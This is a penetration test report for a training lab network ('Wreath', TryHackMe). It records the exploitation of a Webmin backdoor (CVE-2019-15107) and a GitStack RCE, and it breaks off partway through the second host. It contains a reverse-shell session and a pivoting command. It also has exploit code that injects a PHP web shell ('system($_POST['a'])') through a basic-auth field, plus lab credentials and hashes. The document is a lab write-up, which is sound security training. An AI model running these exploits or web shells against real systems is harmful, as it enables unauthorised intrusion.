Penetration Test Report
Wreath Network
Tryhackme

Version 1.0
07/04/23

Phillip Newlove

https://www.linkedin.com/in/phillip-newlove-cyber-security/

Table of Contents

Introduction

I was tasked by the client (Thomas Wreath) to conduct an external and internal penetration test on his network. The client briefed me on the layout of the network and provided an external I.P. address as the initial attack vector. The client alluded to the network containing three machines, one public facing webserver, one self-hosted git server and the clients personal PC.

Objective

Assess the security posture of the external facing web server and gain access if possible. If access can be gained to the internal network, attempt to access and exploit the machines running there too.

Requirements

External I.P. address, Kali Linux (running on VMWare as a virtual machine)

High-Level Summary


Recommendations

- Update Webmin Miniserv on external web server (PROD-SERV) to latest version (1.890 has an unauthenticated remote code execution vulnerability)
- Update Gitstack software on GIT-SERV to latest version (2.3.10 has a remote code execution vulnerability)
- Review and implement password complexity policy (users password hash was easily cracked)
- Review anti-virus on WREATH-PC (powershell scripts, php reverse shell and malicious executable ran undetected)
- Remove information disclosure in index.php file on website
- Review web page file extension filter, current code allows a file with a double file extension to be uploaded (unrestricted file upload)
- Review and implement password re-use policy (password re-used on GIT-SERV and WREATH-PC)
- Remediate unquoted service path on WREATH-PC (SystemExplorerService64.exe)
- Review ACL for System Explorer directory on WREATH-PC (BUILTIN\Users are allowed full control currently)

Methodology

The methodology used in this engagement followed a robust penetration testing methodology based on the Cyber Kill Chain to enumerate and exploit each host. This report details each step.

The methodology is as follows:



Reconnaissance
The start of every engagement begins with performing reconnaissance on each target. The goal is to enumerate any external facing web pages and scan for open ports and services that are running to ascertain if there are any vulnerabilities in them.

Tools and techniques used in this stage include NMAP, BurpSuite and Metasploit.

Weaponisation
This stage of the Kill Chain is performed once enough is known about the target from the reconnaissance stage to find or create an exploit for the enumerated vulnerable services.

Tools and techniques used in this stage include Github and various exploits written in python, powershell, php and C#.

Delivery
This stage of the attack involves delivering the exploit to the vulnerable target.

Tools and techniques used in this stage of the attack include BurpSuite, python (http server or a targeted script), wget, curl, evil-winrm and impacket's SMB server.

Exploit
This stage of the attack is where a vulnerability in an application is exploited by the tool or script I uploaded in the previous stage, resulting in access to the back end of the server.

Tools and techniques used in this stage of the attack include various scripts written in python, php and powershell.

Privilege Escalation
This stage of the attack involves escalation privilege to an administrator or system account.

Tools and techniques used in this stage of the attack include the use of compiled, malicious executables or abuse of security misconfigurations.

Action on Objectives
This stage of the attack typically occurs only after fully compromising a machine which can then be fully enumerated for sensitive information or used as a pivot point to gain access to an internal network.

Tools and techniques used in this stage of the attack include SSHuttle, chisel, plink, Metasploit and SSH port forwarding.

Reporting

In the Penetration Test section of the report, each host has been separated into its own section (in order of exploitation), with a summary, Kill Chain report detailing each step, and some recommendations. This way of organising the report will allow system administrators to identify and rectify the individual problem areas on each host. Where it is deemed necessary, screenshots have been included to clarify the steps taken.

Information Gathering

Host IP Address	Hostname	Ports Open	Operating System	Services & Applications
10.200.81.100	WREATH-PC	80, 3389	Windows Server 2019	HTTP,RDP
10.200.81.150	GIT-SERV	80, 3389, 5985	Windows Server 2019	HTTP, RDP, WinRM
10.200.81.200	PROD-SERV	22, 80, 443, 9090, 10000	Linux	SSH, HTTP, HTTPS, Zeus-admin, MiniServ (webmin)

Penetration Test

PROD-SERV - 10.200.81.200

Hostname	**PROD-SERV**
IP Address	10.200.81.200
Operating System	Linux
Ports Open	22, 80, 443, 9090, 10000
Services & Applications	• SSH • HTTP • HTTPS • Zeus-admin • MiniServ (webmin)
Credentials	•
Proof	

Summary

Ran an NMAP scan against the host, it showed SSH, HTTP, HTTPS, Zeus Admin and a Miniserv instance running. Website disclosed a Miniserv version of 1.890, found an unauthenticated remote code execution vulnerability for that version. Located an exploit on GitHub which enabled me to spawn a reverse shell and access the internal file system of the server. From there I was able to steal the id_rsa to enable me to get persistent access to the machine. I then ran NMAP via the machine to enumerate other machines on the internal network. Finally, I used SSHuttle to pivot onto the internal network to continue the test.


What worked?

- Remote code execution exploit from GitHub
- Running a static binary of NMAP from the host
- Using SSHuttle to pivot onto the internal network


What didn't work?

-

Kill Chain – Phase 1	
 Reconnaissance	**NMAP:** **Port 22 (SSH)** showing version of OpenSSH 8.0 (protocol 2.0) **Port 80 (HTTP)** showing Apache server version of 2.4.37 running on Centos, disclosed a web page redirection to http://thomaswreath.thm, I was able to navigate to this after adding to /etc/hosts file **Port 443 (HTTPS)** showing Apache server version 2.4.37 running on Centos **Port 9090 (Zeus Admin)** showing as closed **Port 10000 (MiniServ)** showing version of 1.890 (Webmin httpd)
 Weaponisation	A Google search for the MiniServ version produced an exploitdb page containing CVE-2019-15107 (unauthenticated remote code execution vulnerability). Found a python script on GitHub to exploit the vulnerability.





```
def initialize(info = {})
  super(update_info(info,
    'Name'           => 'Webmin 1.920 Unauthenticated RCE',
    'Description'    => %q{
      This module exploits a backdoor in Webmin versions 1.890 through 1.920.
      Only the SourceForge downloads were backdoored, but they are listed as
      official downloads on the project's site.

      Unknown attacker(s) inserted Perl qx statements into the build server's
      source code on two separate occasions: once in April 2018, introducing
```



Exploit

I ran the script, inputting the target I.P. address and gained a web shell as root user. The script had the option to upgrade to a full reverse shell using netcat, I selected this option, set up the listener and spawned a reverse shell which I was able to upgrade to a fully interactive tty shell using python. I have attached screenshots to illustrate this process.




```
[*] Type 'shell' to obtain a full reverse shell (UNIX only).

# shell

[*] Starting the reverse shell process
[*] For UNIX targets only!
[*] Use 'exit' to return to the pseudoshell at any time
Please enter the IP address for the shell: 10.50.82.56
Please enter the port number for the shell: 4444

[*] Start a netcat listener in a new window (nc -lvnp 4444) then press enter.

[+] You should now have a reverse shell on the target
[*] If this is not the case, please check your IP and chosen port
If these are correct then there is likely a firewall preventing the reverse connection. Try choosing
 such as 443 or 53
#
```

```
┌──(root㉿kali)-[~/…/Wreath/Exploits/cve-2019-15107-env/CVE-2019-15107]
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.50.82.56] from (UNKNOWN) [10.200.81.200] 57536
sh: cannot set terminal process group (1780): Inappropriate ioctl for device
sh: no job control in this shell
sh-4.4# which python
which python
which: no python in (/bin:/usr/bin:/sbin:/usr/sbin:/usr/local/bin:/sbin:/usr/sbin:/bin:/usr/bin)
sh-4.4# which python3
which python3
/bin/python3
sh-4.4# python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
[root@prod-serv ]# ^Z
zsh: suspended  nc -lvnp 4444
```

```
┌──(root㉿kali)-[~/…/Wreath/Exploits/cve-2019-15107-env/
└─# stty raw -echo && fg
[1]  + continued  nc -lvnp 4444
                              reset
reset: unknown terminal type unknown
Terminal type? xterm-256color
[root@prod-serv ]# export SHELL=bash
[root@prod-serv ]# export TERM=xterm-256color
[root@prod-serv ]# stty rows 44 columns 118
[root@prod-serv ]# whoami
root
[root@prod-serv ]#
```

Kill Chain – Phase 2	
 Reconnaissance	N/A
 Weaponisation	N/A
 Delivery	N/A
 Privilege Escalation	N/A (already have root privileges)

Action on Objectives	Once initial access was gained, there was no need to escalate privileges as I had gained access to the root account. From here I was able to navigate to the .ssh directory and copy the public key (id_rsa) onto my machine to achieve persistent access to the host. After this I uploaded a static binary of NMAP to scan the entire subnet for further hosts and enumerate any open ports on found hosts. I found two machines hosted on an internal network, one showing all ports as filtered (10.200.81.100) and one showing ports 80, 3389 and 5985 open, so I decided to use PROD-SERVER as a pivot to access them. Since the SSH service was running I decided to use SSHuttle. Command used - sshuttle -vr root@10.200.81.200 -x 10.200.81.200 --ssh-cmd "ssh -i wreath_key" 10.200.81.0/24 &  This allowed me to access the webpage being hosted on the GIT-SERV machine found at 10.200.81.150.

Exploits/Vulnerabilities & Recommendations

Severity	Exploit/Vulnerability	Description	Recommendation
High	CVE-2019-15107	Unauthenticated Remote Code Execution	Update Webmin MiniServ to latest version
High	Principle of least privilege not being adhered to	Webserver running via root account	Use account with lower privileges to host the web page

References

- https://www.exploit-db.com/exploits/47230
- https://nvd.nist.gov/vuln/detail/CVE-2019-15107
- https://github.com/MuirlandOracle/CVE-2019-15107

GIT-SERV - 10.200.81.150

Hostname	**GIT-SERV**
IP Address	10.200.81.150
Operating System	Windows Server 2019
Ports Open	80, 3389, 5985
Services & Applications	• HTTP • RDP • WinRM
Credentials	• Phillipnewlove – Bruce1987! • Thomas - i<3ruby • Administrator - 37db630168e5f82aafa8461e05c6bbd1 • Thomas - 02d90eda8f6b6b06c32d5f207831101f
Proof	

Summary

An initial NMAP scan using a static binary ran from PROD-SERVER showed HTTP, RDP and WinRM services running. The web page was running GitStack. Using searchsploit I found a python script that enabled remote code execution. Was able to run this and execute commands as nt authority/system. Using BurpSuite I was able to intercept and modify a web request to enumerate system information. I opened up a firewall port and set up a socat relay on PROD-SERV which then forwarded a reverse shell to my Kali machine. From there I was able to further enumerate the GIT-SERV and create a user with RDP and WinRM access for persistence.


What worked?


- Python script found via searchsploit that enabled remote code execution (43777.py)
- Sending web requests with malicious payloads via BurpSuite
- Creating user with RDP and WinRM access


What didn't work?


- Default credentials listed on GitStack login page


Kill Chain – Phase 1	
 Reconnaissance	Navigating to the web page brought up a 404 page not found error; however, it also displayed a list of directories. While navigating to these directories I found a login page for GitStack, the page displayed default credentials of admin/admin which did not work. I ran a search for an exploit using searchsploit and found a Metasploit module and a python script listed.


10.200.81.150
Hacking
YouTube
YouTube Music
Amazon.co.uk: Prime ...
Get up to 90% off bes
Page not found (404)
Request Method: GET
Request URL: http://10.200.81.150/
Using the URLconf defined in app.urls, Django tried these URL patterns, in this order:
1. ^registration/login/$
2. ^gitstack/
3. ^rest/
The current URL, , didn't match any of these.
You're seeing this error because you have DEBUG = True in your Django settings file. Change that to Fal


10.200.81.150/rest/
Hacking
YouTube
YouTube Music
Amazon.co.uk: Prime ...
Get up
Page not found (404)
Request Method: GET
Request URL: http://10.200.81.150/rest/
Using the URLconf defined in app.urls, Django tried these URL patterns, in this order:
1. ^registration/login/$
2. ^gitstack/
3. ^rest/ ^repository/(?P<repo_name>.+)/user/(?P<username>.+)/$
4. ^rest/ ^repository/(?P<repo_name>.+)/group/(?P<group_name>.+)/$
5. ^rest/ ^repository/(?P<repo_name>.+)/user/$
6. ^rest/ ^repository/(?P<repo_name>.+)/group/$
7. ^rest/ ^group/(?P<group_name>.+)/user/(?P<username>.+)/$
8. ^rest/ ^group/(?P<group_name>.+)/user/$
9. ^rest/ ^repository/(?P<repo_name>.+)/$
10. ^rest/ ^user/$
11. ^rest/ ^user/(?P<username>.+)/$
12. ^rest/ ^group/$
13. ^rest/ ^group/(?P<name>.+)/$
14. ^rest/ ^repository/$
15. ^rest/ ^settings/general/admin/$
16. ^rest/ ^settings/general/port/$
17. ^rest/ ^settings/general/repositorylocation/$
18. ^rest/ ^settings/security/$
19. ^rest/ ^settings/general/webinterface/$
20. ^rest/ ^settings/authentication/ldap/test/$
21. ^rest/ ^settings/authentication/ldap/sync/$
22. ^rest/ ^settings/authentication/$
23. ^rest/ ^settings/license/$
The current URL, rest/, didn't match any of these.


10.200.81.150/registration/login/?next=/gitstack/
Hacking
YouTube
YouTube Music
Amazon.co.uk: Prime ...
Get up to 90% off bes...
Beatport: DJ & Dance ...
GitStack
Default username/password : admin/admin
Username
Password
Sign In


GitStack
Your username and password didn't match. Please try again.
Username
admin
Password
Sign In


(root㉿kali)-[~/Hacking-Practice/THM/Wreath]
searchsploit gitstack
Exploit Title | Path
GitStack - Remote Code Execution | php/webapps/44044.md
GitStack - Unsanitized Argument Remote Code Execution (Metasploit) | windows/remote/44356.rb
GitStack 2.3.10 - Remote Code Execution | php/webapps/43777.py
Shellcodes: No Results
(root㉿kali)-[~/Hacking-Practice/THM/Wreath]

Weaponisation

I decided to use the python script so I copied it to a file, altered the I.P. address to reflect the target I.P. (10.200.81.150) and changed the target URL. I left the whoami command in as a test to see whether we could get command execution before moving any further, it ran successfully.

```
┌──(root㉿kali)-[~/Hacking-Practice/THM/Wreath/Exploits]
└─# searchsploit -m 43777
  Exploit: GitStack 2.3.10 - Remote Code Execution
      URL: https://www.exploit-db.com/exploits/43777
     Path: /usr/share/exploitdb/exploits/php/webapps/43777.py
    Codes: N/A
 Verified: False
File Type: Python script, ASCII text executable
Copied to: /root/Hacking-Practice/THM/Wreath/Exploits/43777.py

┌──(root㉿kali)-[~/Hacking-Practice/THM/Wreath/Exploits]
└─# ls
43777.py  cve-2019-15107-env
```

```
ip = '10.200.81.150'

# What command you want to execute
command = "whoami"

repository = 'rce'
username = 'rce'
password = 'rce'
csrf_token = 'token'
```


```
2
3 print "[+] Create backdoor in PHP"
4 r = requests.get('http://{}/web/index.php?p={}.git&a=summary'.format(ip, repository),
  auth=HTTPBasicAuth(username, 'p && echo "<?php system($_POST[\'a\']); ?>" > c:
  \GitStack\gitphp\exploit-phillipnewlove.php'))
5 print r.text.encode(sys.stdout.encoding, errors='replace')
6
7 print "[+] Execute command"
8 r = requests.post("http://{}/web/exploit-phillipnewlove.php".format(ip), data={'a' : command})
9 print r.text.encode(sys.stdout.encoding, errors='replace')
```

```
┌──(root㉿kali)-[~/Hacking-Practice/THM/Wreath/Exploits]
└─# ./43777.py
[+] Get user list
[+] Found user twreath
[+] Web repository already enabled
[+] Get repositories list
[+] Found repository Website
[+] Add user to repository
[+] Disable access for anyone
[+] Create backdoor in PHP
Your GitStack credentials were not entered correcly. Please ask your
sword and give you access to this repository. <br />Note : You have t
ast read access to your repository. Your GitStack administration pane
[+] Execute command
"nt authority\system
"
```


Now that I knew the script worked and I could execute commands remotely, I decided to use BurpSuite to intercept the web request to the exploit URL I had just created in order to modify it to send other commands to further enumerate the target and determine what type of reverse shell payload I would be using. I chose to do it this way as it is less detectable.


I first intercepted a request to the malicious URL created by the exploit (/web/exploit-phillip-newlove.php). I then sent this to the repeater module within BurpSuite to allow me to modify and re-send requests easier.

Next, I had to modify the request in the way of changing it from a GET to a POST request, adding a content type header to accept POST parameters and then add the command I wanted to run. I initially ran the whoami command again just to confirm it still worked and it did.



